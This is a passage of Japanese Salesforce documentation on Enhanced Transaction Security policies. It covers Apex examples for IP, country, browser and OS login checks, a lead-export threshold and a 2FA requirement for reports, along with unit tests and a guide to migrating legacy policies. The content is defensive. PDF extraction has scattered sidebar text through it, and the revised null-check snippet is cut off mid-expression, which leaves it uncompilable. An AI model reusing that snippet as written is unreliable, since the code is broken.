        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        AggregateResult[] results = [SELECT SourceIp

```

```

        FROM LoginHistory
        WHERE UserId = :loginEvent.UserId
        AND LoginTime = LAST_N_DAYS:1
        GROUP BY SourceIp];

    if(!results.isEmpty()) {
        return true;
    }
    return false;
}
}

```

特定の IP アドレスからのログイン

この例では、セッションが特定の IP アドレスから作成されたときにトリガされるポリシーが実装されています。

```

global class SourceIpEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        if (loginEvent.SourceIp.equals('1.1.1.1')) {
            return true;
        }
        return false;
    }
}

```

データのエクスポート

この例では、2,000 件を超えるリードで次のいずれかの操作が実行されたときにトリガされるトランザクションセキュリティポリシーが実装されています。

- UI で表示
- SOQL クエリを使用してエクスポート
- リストビューからエクスポート
- レポートからエクスポート

```

global class LeadViewAndExportCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{

```

```

        when ApiEvent apiEvent {
            return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
        }
        when ReportEvent reportEvent {
            return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
        }
        when ListViewEvent listViewEvent {
            return evaluate(listViewEvent.QueriedEntities, listViewEvent.RowsProcessed);
        }
        when null {
            return false;
        }
        when else{
            return false;
        }
    }
}

private boolean evaluate(String queriedEntities, Decimal rowsProcessed) {
    if(queriedEntities.contains('Lead') && rowsProcessed > 2000){
        return true;
    }
    return false;
}
}

```

機密データへのアクセス

このポリシーは、特定のレポートにアクセスする全員に 2 要素認証の使用を義務付けます。

Salesforce の四半期レポートには非公開の機密データを記載できます。さらに、レポートにアクセスするチームに、このデータを参照する前に必ず高保証の 2 要素認証 (2FA) を使用させることができます。このポリシーは 2FA を義務付けますが、チームに 2FA の要件を満たす手段がなければ高保証セッションを提供できません。前提条件として、まず Salesforce 環境に 2FA を設定します。

この例では、特定のレポートに 2FA を適用するポリシーの機能が強調表示されています。ここで定義されるレポートは、「Quarterly Report」(四半期レポート) という名前のレポートです。レポートにアクセスするユーザは、2FA を使用して高保証セッションを設定する必要があります。

```

global class ConfidentialDataEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ReportEvent reportEvent {
                return evaluate(reportEvent);
            }
            when null {
                return false;
            }
            when else{
                return false;
            }
        }
    }
}

```

```

private boolean evaluate(ReportEvent reportEvent) {
    // Check if this is a quarterly report.
    if (reportEvent.Name.contains('Quarterly Report')) {
        return true;
    }
    return false;
}
}

```

ブラウザチェック

このポリシーは、オペレーティングシステムとブラウザの組み合わせが分かっているユーザが、異なるオペレーティングシステム上で別のブラウザを使用してログインしようとするとトリガされます。

多くの組織では、標準ハードウェアを設定し、さまざまなブラウザの特定のバージョンをサポートしています。この標準を使用して、通常と異なるデバイスからログインが発生したときにアクションを行うことにより、影響が大きいユーザのセキュリティリスクを軽減できます。たとえば、自社のCEOが通常はサンフランシスコから MacBook を使用するか、iPhone で Salesforce モバイルアプリケーションを使用して Salesforce にログインするとします。別の場所から Chromebook を使用したログインが発生した場合、それは非常に疑わしいと言えます。企業役員が使用するプラットフォームをハッカーが知っているとは限らないため、このポリシーによりセキュリティ侵害の可能性が低減されます。

この例では、顧客の組織は、CEO が OSX と Safari ブラウザを実行する MacBook を使用していることを知っています。その他のものを使用して CEO のログイン情報でログインしようとすると、自動的にブロックされます。

```

global class AccessEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        // If it's a Login attempt from our CEO's user account.
        if (loginEvent.UserId == '005x0000005VmCu'){
            // The policy is triggered when the CEO isn't using Safari on Mac OSX.
            if (!loginEvent.Platform.contains('Mac OSX') ||
                !loginEvent.Browser.contains('Safari')) {
                return true;
            }
        }
        return false;
    }
}

```

```

    }
}
}
```

国ごとのログインのブロック

このポリシーは、国ごとにアクセスをブロックします。

組織でリモートオフィスを設置したりグローバルプレゼンスを高めたりすることができますが、国際法に従って Salesforce 組織へのアクセスを制限する必要のある場合があります。

この例では、北朝鮮からログインしているユーザをブロックするポリシーを作成します。ユーザが北朝鮮にいながら企業 VPN を使用している場合は、VPN ゲートウェイがシンガポールか米国にあるものと考えられます。Salesforce は VPN ゲートウェイおよび米国内に所在する会社の IP アドレスを認識するため、このユーザは正常にログインできます。

```
global class CountryEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        // Get the login's geographical info.
        LoginGeo loginGeo = [SELECT Country FROM LoginGeo
                             WHERE Id = :loginEvent.LoginGeoId];
        // Get the country at that location.
        String country = String.valueOf(loginGeo.Country);

        // Trigger policy and block access for any user trying to log in from North Korea.

        if(country.equals('North Korea')) {
            return true;
        }
        return false;
    }
}
```

郵便番号や市区郡など、他の値へのアクセスを制限することもできます。

オペレーティングシステムのブロック

このポリシーは、Android OS の旧バージョンを使用しているユーザのアクセスをブロックします。

特定のモバイルプラットフォームの脆弱性や、Salesforce にアクセス中にスクリーンショットをキャプチャしてデータを読み取る機能に懸念のある場合があります。デバイスがセキュリティクライアントを実行していない

場合、既知の脆弱性があるオペレーティングシステムを使用しているデバイスプラットフォームからのアクセスを制限することができます。このポリシーは、Android 5.0 以前を使用するデバイスをブロックします。

```
global class AndroidEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        String platform = loginEvent.Platform;
        // Block access from Android versions less than 5
        if (platform.contains('Android') && platform.compareTo('Android 5') < 0) {
            return true;
        }
        return false;
    }
}
```

関連トピック:

[Apex 開発者ガイド: TxnSecurity.EventCondition インターフェース](#)

拡張トランザクションセキュリティの Apex テスト

堅牢なテストを記述することは、コードが期待どおりに動作することを確認し、ユーザおよび顧客が実行する前にエラーを発見するためのエンジニアリング上のベストプラクティスです。トランザクションセキュリティポリシーの Apex コードは Salesforce 組織で重要なユーザアクションを実行するため、そのテストを記述することはさらに重要です。たとえば、テスト中 LoginEvent ポリシーのバグがキャッチされなかった場合、ユーザが組織から締め出される可能性もありますが、これは避けるべき状況です。

 **警告:** 拡張トランザクションセキュリティポリシーの Apex テストを記述するときは、API バージョン 47.0 以降を使用します。

一連の条件をシミュレートして Apex コードをテストする場合は、当然、単体テストを記述します。ただし、単体テストを記述するだけでは不十分です。ビジネスチームおよびセキュリティチームと協力して、あらゆる使用事例を理解してください。その後、Sandbox 環境のテストデータを使用して実際のユーザの体験を模した包括的なテスト計画を作成します。テスト計画には通常、手動テストと、Selenium などの外部ツールを使用する自動テストの両方が含まれます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、および **Developer Edition**

Salesforce Shield または Salesforce Event Monitoring アドオンサブスクリプションが必要です。

開始するために単体テストの例を見てみましょう。次の Apex ポリシーをテストするとします。

```
global class LeadExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when ListViewEvent listViewEvent {
                return evaluate(listViewEvent.QueriedEntities, listViewEvent.RowsProcessed);

            }
            when null {
                return false;
            }
            when else {
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed) {
        if (queriedEntities.contains('Lead') && rowsProcessed > 2000){
            return true;
        }
        return false;
    }
}
```

テストの計画および記述

テストの記述を開始する前に、テスト計画で対象とするプラスとマイナスの使用事例の概要を確認しましょう。

表4: ポジティブテストケース

evaluate メソッドが受信した場合...	かつ...	evaluate メソッドが返す...
ApiEvent オブジェクト	ApiEvent で Lead がその QueriedEntities 項目にあり、2000 より大きい数値が RowsProcessed 項目にある	true
ReportEvent オブジェクト	ReportEvent で Lead がその QueriedEntities 項目にあり、2000 より大きい数値が RowsProcessed 項目にある	true

evaluate メソッドが受信した場合...	かつ...	evaluate メソッドが返す...
ListViewEvent オブジェクト	ListViewEvent で Lead がその QueriedEntities 項目にあり、2000 より大きい数値が RowsProcessed 項目にある	true
任意のイベントオブジェクト	イベントで Lead がその QueriedEntities 項目になく、2000 より大きい数値が RowsProcessed 項目にある	false
任意のイベントオブジェクト	イベントで Lead がその QueriedEntities 項目にあり、2000 以下の数値が RowsProcessed 項目にある	false
任意のイベントオブジェクト	イベントで Lead がその QueriedEntities 項目になく、2000 以下の数値が RowsProcessed 項目にある	false

表5: ネガティブテストケース

evaluate メソッドが受信した場合...	かつ...	evaluate メソッドが返す...
LoginEvent オブジェクト	(条件なし)	false
null 値	(条件なし)	false
ApiEvent オブジェクト	QueriedEntities 項目が null である	false
ReportEvent オブジェクト	RowsProcessed 項目が null である	false

次に、こうしたすべての使用事例を実装する Apex テストコードを示します。

```
/**
 * Tests for the LeadExportEventCondition class, to make sure that our Transaction Security
 * Apex
 * logic handles events and event field values as expected.
 */
@isTest
public class LeadExportEventConditionTest {

    /**
     * -----
     * ----- POSITIVE TEST CASES -----
     *
```

```
** /  
  
/**  
 * Positive test case 1: If an ApiEvent has Lead as a queried entity and more than  
2000 rows  
 * processed, then the evaluate method of our policy's Apex should return true.  
**/  
static testMethod void testApiEventPositiveTestCase() {  
    // set up our event and its field values  
    ApiEvent testEvent = new ApiEvent();  
    testEvent.QueriedEntities = 'Account, Lead';  
    testEvent.RowsProcessed = 2001;  
  
    // test that the Apex returns true for this event  
    LeadExportEventCondition eventCondition = new LeadExportEventCondition();  
    System.assert(eventCondition.evaluate(testEvent));  
}  
  
/**  
 * Positive test case 2: If a ReportEvent has Lead as a queried entity and more than  
2000 rows  
 * processed, then the evaluate method of our policy's Apex should return true.  
**/  
static testMethod void testReportEventPositiveTestCase() {  
    // set up our event and its field values  
    ReportEvent testEvent = new ReportEvent();  
    testEvent.QueriedEntities = 'Account, Lead';  
    testEvent.RowsProcessed = 2001;  
  
    // test that the Apex returns true for this event  
    LeadExportEventCondition eventCondition = new LeadExportEventCondition();  
    System.assert(eventCondition.evaluate(testEvent));  
}  
  
/**  
 * Positive test case 3: If a ListViewEvent has Lead as a queried entity and more  
than 2000 rows  
 * processed, then the evaluate method of our policy's Apex should return true.  
**/  
static testMethod void testListViewEventPositiveTestCase() {  
    // set up our event and its field values  
    ListViewEvent testEvent = new ListViewEvent();  
    testEvent.QueriedEntities = 'Account, Lead';  
    testEvent.RowsProcessed = 2001;  
  
    // test that the Apex returns true for this event  
    LeadExportEventCondition eventCondition = new LeadExportEventCondition();  
    System.assert(eventCondition.evaluate(testEvent));  
}  
  
/**  
 * Positive test case 4: If an event does not have Lead as a queried entity and has  
more  
 * than 2000 rows processed, then the evaluate method of our policy's Apex
```

```
* should return false.  
**/  
static testMethod void testOtherQueriedEntityPositiveTestCase() {  
    // set up our event and its field values  
    ApiEvent testEvent = new ApiEvent();  
    testEvent.QueriedEntities = 'Account';  
    testEvent.RowsProcessed = 2001;  
  
    // test that the Apex returns false for this event  
    LeadExportEventCondition eventCondition = new LeadExportEventCondition();  
    System.assertEquals(false, eventCondition.evaluate(testEvent));  
}  
  
/**  
 * Positive test case 5: If an event has Lead as a queried entity and does not have  
 * more than 2000 rows processed, then the evaluate method of our policy's Apex  
 * should return false.  
**/  
static testMethod void testFewerRowsProcessedPositiveTestCase() {  
    // set up our event and its field values  
    ReportEvent testEvent = new ReportEvent();  
    testEvent.QueriedEntities = 'Account, Lead';  
    testEvent.RowsProcessed = 2000;  
  
    // test that the Apex returns false for this event  
    LeadExportEventCondition eventCondition = new LeadExportEventCondition();  
    System.assertEquals(false, eventCondition.evaluate(testEvent));  
}  
  
/**  
 * Positive test case 6: If an event does not have Lead as a queried entity and does  
 * not have  
 * more than 2000 rows processed, then the evaluate method of our policy's Apex  
 * should return false.  
**/  
static testMethod void testNoConditionsMetPositiveTestCase() {  
    // set up our event and its field values  
    ListViewEvent testEvent = new ListViewEvent();  
    testEvent.QueriedEntities = 'Account';  
    testEvent.RowsProcessed = 2000;  
  
    // test that the Apex returns false for this event  
    LeadExportEventCondition eventCondition = new LeadExportEventCondition();  
    System.assertEquals(false, eventCondition.evaluate(testEvent));  
}  
  
/**  
 * ----- NEGATIVE TEST CASES -----  
**/  
/**  
 * Negative test case 1: If an event is a type other than ApiEvent, ReportEvent, or  
ListViewEvent,
```

```

 * then the evaluate method of our policy's Apex should return false.
 */
static testMethod void testOtherEventObject() {
    LoginEvent loginEvent = new LoginEvent();
    LeadExportEventCondition eventCondition = new LeadExportEventCondition();
    System.assertEquals(false, eventCondition.evaluate(loginEvent));
}

/**
 * Negative test case 2: If an event is null, then the evaluate method of our policy's
 * Apex should return false.
 */
static testMethod void testNullEventObject() {
    LeadExportEventCondition eventCondition = new LeadExportEventCondition();
    System.assertEquals(false, eventCondition.evaluate(null));
}

/**
 * Negative test case 3: If an event has a null QueriedEntities value, then the
evaluate method
 * of our policy's Apex should return false.
 */
static testMethod void testNullQueriedEntities() {
    ApiEvent testEvent = new ApiEvent();
    testEvent.QueriedEntities = null;
    testEvent.RowsProcessed = 2001;

    LeadExportEventCondition eventCondition = new LeadExportEventCondition();
    System.assertEquals(false, eventCondition.evaluate(testEvent));
}

/**
 * Negative test case 4: If an event has a null RowsProcessed value, then the evaluate
method
 * of our policy's Apex should return false.
 */
static testMethod void testNullRowsProcessed() {
    ReportEvent testEvent = new ReportEvent();
    testEvent.QueriedEntities = 'Account, Lead';
    testEvent.RowsProcessed = null;

    LeadExportEventCondition eventCondition = new LeadExportEventCondition();
    System.assertEquals(false, eventCondition.evaluate(testEvent));
}
}

```

テスト実行後のポリシーコードの調整

テストを実行し、testNullQueriedEntities テストケースが失敗してエラー

System.NullPointerException: Attempt to de-reference a null object が起こったとします。幸い、テストで予期しない値またはnull 値をチェックしないトランザクションセキュリティポリシーの領域が明

らかになりました。ポリシーは重要な組織の操作中に実行されるため、重要な機能がブロックされないようにエラーがある場合はポリシーが適切に失敗することを確認します。

こうした null 値を適切に処理する Apex クラスの evaluate メソッドを更新する方法を次に示します。

```
private boolean evaluate(String queriedEntities, Decimal rowsProcessed) {
    boolean containsLead = queriedEntities != null ? queriedEntities.contains('Lead')
    if (containsLead && rowsProcessed > 2000) {
        return true;
    }
    return false;
}
```

queriedEntities 変数で .contains 操作を実行する前に値が null かどうかを最初にチェックするように、コードを変更しました。この変更により、コードで null オブジェクトが参照解決されなくなります。

通常、Apex コードで予期しない値または状況に遭遇した場合、2つのオプションがあります。

- 値または状況を無視して、ポリシーがトリガしないように false を返す。
- true を返して操作をフェイルクローズする。

どちらのオプションを選択するか決定するときは、ユーザに最適な方法を判断します。

高度な例

ログインしようとしているユーザのプロファイルを取得する SOQL クエリを使用するより複雑な Apex ポリシーを次に示します。

```
global class ProfileIdentityEventCondition implements TxnSecurity.EventCondition {

    // For these powerful profiles, let's prompt users to complete 2FA
    private Set<String> PROFILES_TO_MONITOR = new Set<String> {
        'System Administrator',
        'Custom Admin Profile'
    };

    public boolean evaluate(SObject event) {
        LoginEvent loginEvent = (LoginEvent) event;
        String userId = loginEvent.UserId;

        // get the Profile name from the current users profileId
        Profile profile = [SELECT Name FROM Profile WHERE Id IN
            (SELECT profileId FROM User WHERE Id = :userId)];

        // check if the name of the Profile is one of the ones we want to monitor
        if (PROFILES_TO_MONITOR.contains(profile.Name)) {
            return true;
        }

        return false;
    }
}
```

テスト計画は次のようにになります。

- ポジティブテストケース

- ログインしようとしているユーザのプロファイルを監視したい場合は、evaluate メソッドが true を返す。
- ログインしようとしているユーザのプロファイルを監視したくない場合は、evaluate メソッドが false を返す。
- ネガティブテストケース
 - 例外を発生させるプロファイルオブジェクトのクエリを行う場合は、evaluate メソッドが false を返す。
 - null を返すプロファイルオブジェクトのクエリを行う場合は、evaluate メソッドが false を返す。

すべての Salesforce ユーザに必ずプロファイルが割り当てられるため、そのネガティブテストを作成する必要はありません。2つのネガティブテストケースに実際のテストを作成することもできません。これについては、ポリシー自体を更新することで Salesforce が行います。ただし、計画で使用事例を明示的にリストし、さまざまな状況に対応できるようにします。

ポジティブテストケースは、SQL クエリの結果のみに依存します。これらのクエリが正しく実行されるようするために、テストデータも作成します。テストコードを見てみましょう。

```
/**
 * Tests for the ProfileIdentityEventCondition class, to make sure that our
 * Transaction Security Apex logic handles events and event field values as expected.
 */
@isTest
public class ProfileIdentityEventConditionTest {
    /**
     * ----- POSITIVE TEST CASES -----
     */

    /**
     * Positive test case 1: Evaluate will return true when user has the "System
     * Administrator" profile.
     */
    static testMethod void testUserWithSysAdminProfile() {
        // insert a User for our test which has the System Admin profile
        Profile profile = [SELECT Id FROM Profile WHERE Name='System Administrator'];
        assertOnProfile(profile.id, true);
    }

    /**
     * Positive test case 2: Evaluate will return true when the user has the "Custom
     * Admin Profile"
     */
    static testMethod void testUserWithCustomProfile() {
        // insert a User for our test which has the System Admin profile
        Profile profile = [SELECT Id FROM Profile WHERE Name='Custom Admin Profile'];
        assertOnProfile(profile.id, true);
    }

    /**
     * Positive test case 3: Evaluate will return false when user doesn't have
     * a profile we're interested in. In this case we'll be using a profile called
     */
}
```

```

        * 'Standard User'.
    **/
    static testMethod void testUserWithSomeProfile() {
        // insert a User for our test which has the System Admin profile
        Profile profile = [SELECT Id FROM Profile WHERE Name='Standard User'];
        assertOnProfile(profile.id, false);
    }

    /**
     * Helper to assert on different profiles.
     */
    static void assertOnProfile(String profileId, boolean expected) {
        User user = createUserWithProfile(profileId);
        insert user;

        // set up our event and its field values
        LoginEvent testEvent = new LoginEvent();
        testEvent.UserId = user.Id;

        // test that the Apex returns true for this event
        ProfileIdentityEventCondition eventCondition = new
ProfileIdentityEventCondition();
        System.assertEquals(expected, eventCondition.evaluate(testEvent));
    }

    /**
     * Helper to create a user with the given profileId.
     */
    static User createUserWithProfile(String profileId){
        // Usernames have to be unique.
        String username = 'ProfileIdentityEventCondition@Test.com';

        User user = new User(Alias = 'standt', Email='standarduser@testorg.com',
EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
LocaleSidKey='en_US', ProfileId = profileId,
TimeZoneSidKey='America/Los_Angeles', UserName=username);
        return user;
    }
}
}

```

プロファイルオブジェクトのクエリを行うときに例外またはnullの結果をチェックするようにトランザクションセキュリティポリシーコードを更新して、2つのネガティブテストケースを処理しましょう。

```

global class ProfileIdentityEventCondition implements TxnSecurity.EventCondition {

    // For these powerful profiles, let's prompt users to complete 2FA
    private Set<String> PROFILES_TO_MONITOR = new Set<String> {
        'System Administrator',
        'Custom Admin Profile'
    };

    public boolean evaluate(SObject event) {
        try{
            LoginEvent loginEvent = (LoginEvent) event;
            String userId = loginEvent.UserId;

```

```
// get the Profile name from the current users profileId
Profile profile = [SELECT Name FROM Profile WHERE Id IN
                    (SELECT profileId FROM User WHERE Id = :userId)];

if (profile == null){
    return false;
}

// check if the name of the Profile is one of the ones we want to monitor
if (PROFILES_TO_MONITOR.contains(profile.Name)) {
    return true;
}
return false;
} catch(Exception ex){
    System.debug('Exception: ' + ex);
    return false;
}
}
```

拡張トランザクションセキュリティフレームワークへの従来のポリシーの移行

拡張トランザクションセキュリティフレームワークを使用すると、従来のフレームワークで作成したポリシーよりも有用なポリシーを簡単に作成できます。従来のポリシーを新しいフレームワークに移行できます。

最初に、拡張トランザクションセキュリティフレームワークでどのようにポリシーの作成環境が改善され、ポリシーが大幅に向かうかを確認しましょう。

- 拡張トランザクションセキュリティフレームワークでは、標準またはカスタムオブジェクトに関するアクションを実行するポリシーを作成できます。従来のフレームワークでは、数個の標準オブジェクトに制限されます。たとえば、従来のデータエクスポートポリシーの種類では、標準レポートタイプに関するアクションのみがサポートされます。ReportEventに基づいた拡張ポリシーでは、標準およびカスタムレポートタイプのすべてがサポートされます。(ただし、この利点は、拡張ポリシーは従来のポリシーよりも頻繁に実行されるという影響を及ぼします。「[従来および拡張Apexインターフェースの違い](#)」(ページ351)を参照してください)。
 - 拡張ポリシーは、ドキュメントが公開されているSalesforceオブジェクトに基づいています。そのため、APIのドキュメントで、[ApiEvent](#)など、イベントオブジェクトの項目に目を通せば、使用可能な条件をすぐに確認できます。
 - 拡張フレームワークには、Apexのコーディングが不要な宣言型のポイント&クリックツールである条件ビルダーが付属します。コーディングをする場合、またはより複雑なロジックが必要な場合、拡張Apexインターフェースは、従来のインターフェースよりも直観的かつ容易に使用できます。

従来のポリシーは、拡張トランザクションセキュリティフレームワークとの互換性がありません。また従来のフレームワークは廃止されるため、できるだけ早くポリシーを移行することをお勧めします。

ポリシーを移行するには、次の概要手順に従います。

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション

Enterprise Edition.

Performance Edition.

Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

1. 拡張ポリシーのリアルタイムイベントモニタリングイベントを選択します。
2. ポリシー条件として使用するイベントオブジェクトの項目を選択します。
3. 拡張ポリシーの作成に条件ビルダーと Apex のどちらを使用するかを決定します。
4. Apex を使用する場合、従来のインターフェースと拡張インターフェースの違いを把握します。
5. 拡張ポリシーを作成します。ただし、まだ有効化しないでください。
6. 拡張ポリシーをテストします。
7. 拡張ポリシーの準備ができたら、従来のポリシーを無効化して、拡張ポリシーを有効化します。2つのポリシーを同じイベントに対して同時に有効化することはできません。
8. 拡張ポリシーが期待どおりに動作しない場合は、問題をトラブルシューティングします。

このガイドでは、リードデータエクスポートポリシーを実行例として使用します。この例は、Spring'20 リリースより前に作成された組織の Salesforce UI のすべてのユーザに提供された従来のポリシーです。Spring'20 リリース以降に作成された組織には、このポリシーは含まれなくなります。「リードデータエクスポートの例の実行」セクションでは、例の各部分を取り上げながら概念的な情報を説明していますので、参照してください。

従来および拡張トランザクションセキュリティフレームワークのサポートの違い

従来のフレームワークの一部の機能は拡張フレームワークではサポートされません。

- 従来のフレームワークでは、ポリシーにセッション終了時のアクションを定義できます。このアクションは、拡張フレームワークでは使用できません。代わりに、ログインフローを使用して、1ユーザあたりの同時 Salesforce セッション数を制限します。
- 従来のポリシーでは、投稿、メッセージ、コメントなどの Chatter アクションがサポートされます。これらのアクションは、拡張フレームワークでは使用できません。コミュニティのモデレーションルール機能を参照して、自分の使用事例が対象範囲かどうかを確認してください。

このセクションの内容:

拡張ポリシーのイベントの選択

拡張トランザクションセキュリティフレームワークでは、従来のフレームワークとは異なるイベントがサポートされます。

拡張ポリシー条件のイベント項目の選択

従来のイベントプロパティを拡張トランザクションセキュリティフレームワークのイベントオブジェクト項目に対応付けます。

UI または Apex コードを使用したポリシーの作成

従来のフレームワークでは、ポリシーを作成する唯一の方法は、Apex クラスをコーディングすることでした。拡張フレームワークでは、ポイント & クリックツールの条件ビルダーを使用するか、Apex を使用するという 2 つのオプションがあります。どちらのオプションが最適かを判断するには、次のガイドラインが役立ちます。

従来および拡張 Apex インターフェースの違い

従来のトランザクションセキュリティポリシーでは、Apex クラスは TxnSecurity.PolicyCondition インターフェースを実装します。拡張フレームワークでは、Apex クラスは TxnSecurity.EventCondition インターフェースを実装します。

ポリシー移行の例

従来のポリシーを拡張フレームワークに移行する場合、以降の条件ビルダーと Apex の例を参考として使用してください。移行には、従来のポリシーの動作を模倣する新しい拡張ポリシーの作成が含まれます。

新しい拡張ポリシーのテストとトラブルシューティング

拡張トランザクションセキュリティポリシーが期待どおりに動作しない場合は、以下のテストとトラブルシューティングに関するヒントを確認して問題を診断します。

関連トピック:

[Salesforce セキュリティガイド: ログインフローによる同時セッション数の制限](#)

拡張ポリシーのイベントの選択

拡張トランザクションセキュリティフレームワークでは、従来のフレームワークとは異なるイベントがサポートされます。

従来のポリシーを作成するときには、最初にイベント種別を選択し、そのイベントに基づいてリソースを選択します。従来のイベント種別は次のとおりです。

- データエクスポート — API クエリとレポートのエクスポートの両方を監視します。
- リソースアクセス — レポートまたはダッシュボードがいつ表示されたかを監視します。
- ログイン — UI または API からのログインを監視します。
- エンティティ — Chatter アクティビティを監視します。

拡張フレームワークでは、1つのイベントのみを選択し、リソースは選択しないため、より簡単です。拡張トランザクションセキュリティポリシーで使用できるイベントは、[リアルタイムイベントモニタリングイベントオブジェクト](#)のサブセットです。

拡張フレームワークには、次の従来のイベント種別に対する同等のイベントが含まれます。

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

表6: 従来のイベント種別とリアルタイムイベントモニタリングイベントの対応付け

従来のポリシーでこのイベント種別を使用していた場合	新しい拡張ポリシーで使用するイベント
データエクスポート (API クエリの監視用)	ApiEvent
データエクスポート (レポートのエクスポートの監視用)	ReportEvent
リソースアクセス	ReportEvent
ログイン	LoginEvent
エンティティ	同等のイベントなし。



警告: 従来のフレームワークでは、レポート操作は、レポートのエクスポートを監視するデータエクスポートとレポートの表示を監視するリソースアクセスの2つのイベント種別に分かれます。拡張フレームワークでは、ReportEvent がレポートのエクスポートとレポートの表示の両方を監視します。そのため、ReportEvent に対して作成した拡張ポリシーは、レポートのエクスポートとレポートの表示のどちらの場合にも実行されます。レポートのエクスポートなど、いずれかの種別のレポート操作のみを監視する場合、ReportEvent.Operation 項目に条件を追加します。

リードデータエクスポートの例の実行

従来のリードデータエクスポートポリシーの例を参照して、新しい拡張ポリシーのイベントを選択しましょう。

従来のリードデータエクスポートポリシーは、データエクスポートイベント種別に基づいており、リードデータの過度なダウンロードをブロックします。データエクスポートは、API クエリとレポートのエクスポートのどちらを監視するかに応じて、ApiEvent または ReportEvent に対応付けられます。

- API クエリがリードデータを過度にダウンロードしないようにブロックするには、ApiEvent に対して拡張ポリシーを作成します。
- レポートのエクスポートがダウンロードしないようにブロックするには、ReportEvent に対して拡張ポリシーを作成します。
- API クエリとレポートのエクスポートの両方でダウンロードをブロックするには、2つの拡張ポリシー(ApiEvent に1つと ReportEvent に1つ)を作成します。

この移行例では最後のオプションを処理するもので、2つのポリシー (ApiEvent に基づいて1つと ReportEvent に基づいて1つ) を作成します。

関連トピック:

[Platform Events Developer Guide \(プラットフォームイベント開発者ガイド\): Real-Time Event Monitoring Objects \(リアルタイムイベントモニタリングオブジェクト\)](#)

拡張ポリシー条件のイベント項目の選択

従来のイベントプロパティを拡張トランザクションセキュリティフレームワークのイベントオブジェクト項目に対応付けます。

従来のポリシーを実装する Apex クラスで、TxnSecurity.Event クラスのプロパティを使用して、監視しているイベントから興味のある項目を選択します。次に、これらの項目をテストして、条件を満たしているかどうかを判定します。たとえば、特定のユーザがログインしたらトリガされるポリシーを作成するには、Event.userId プロパティを使用します。

拡張ポリシーの条件に、`ApiEvent.QueriedEntities` や `ReportEvent.RowsProcessed` など、適切なイベントオブジェクトの項目を使用します。

次の表では、TxnSecurity.Event クラスのプロパティを、トランザクションセキュリティポリシーをサポートするリアルタイムイベントモニタリングイベントオブジェクトの同等項目に対応付けています。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

表7:従来のイベントプロパティとリアルタイムイベントモニタリングイベント項目の対応付け

従来のイベントクラスプロパティ	拡張フレームワークの同等のイベントオブジェクト項目	備考
organizationId	同等なし	この組織 ID は、拡張ポリシーが実行されている組織の ID です。組織 ID を取得するには、Apex メソッド UserInfo.getOrganizationId() を使用します。
userId	UserId	この項目は、トランザクションセキュリティポリシーをサポートするすべてのリアルタイムイベントモニタリングイベントオブジェクトで使用できます。
entityName	同等なし	この情報は、拡張ポリシーでは必要ありません。
action	同等なし	このプロパティは、廃止された、従来のログイン IP イベント種別でのみ使用されます。
resourceType	同等なし	拡張フレームワークでは、イベントにリソースの概念が存在しません。 それでも、リソースを参照する従来の動作を模倣できます。たとえば、従来のポリシーがデータエクスポートイベント種別と Opportunity リソースに基づいているとします。API クエリのみを監視する必要があるため、拡張ポリシーは ApiEvent に基づきます。商談を監視するには、ポリシーに条件 「ApiEvent.QueriedEntities 次の文字列を含む Opportunity」 を追加します。ただし、注意が必要です。拡張ポリシーはすべてのレポート操作と API クエリに対して実行されるため、拡張フレームワークのポリシーは、従来のフレームワークの類似のポリシーよりも実行されることが多くなります。

従来のイベントクラスプロパティ	拡張フレームワークの同等のイベントオブジェクト項目	備考
entityId	<ul style="list-style-type: none"> ReportEvent.ReportID (従来のポリシーがリソースアクセスイベント種別に基づいている場合) ApiEvent.Records または ReportEvent.Records (従来のポリシーがデータエクスポートイベント種別に基づいている場合) 従来のログインイベント種別に対する同等なし 	
timeStamp	EventDate	この項目は、トランザクションセキュリティポリシーをサポートするすべてのリアルタイムイベントモニタリングイベントオブジェクトで使用できます。
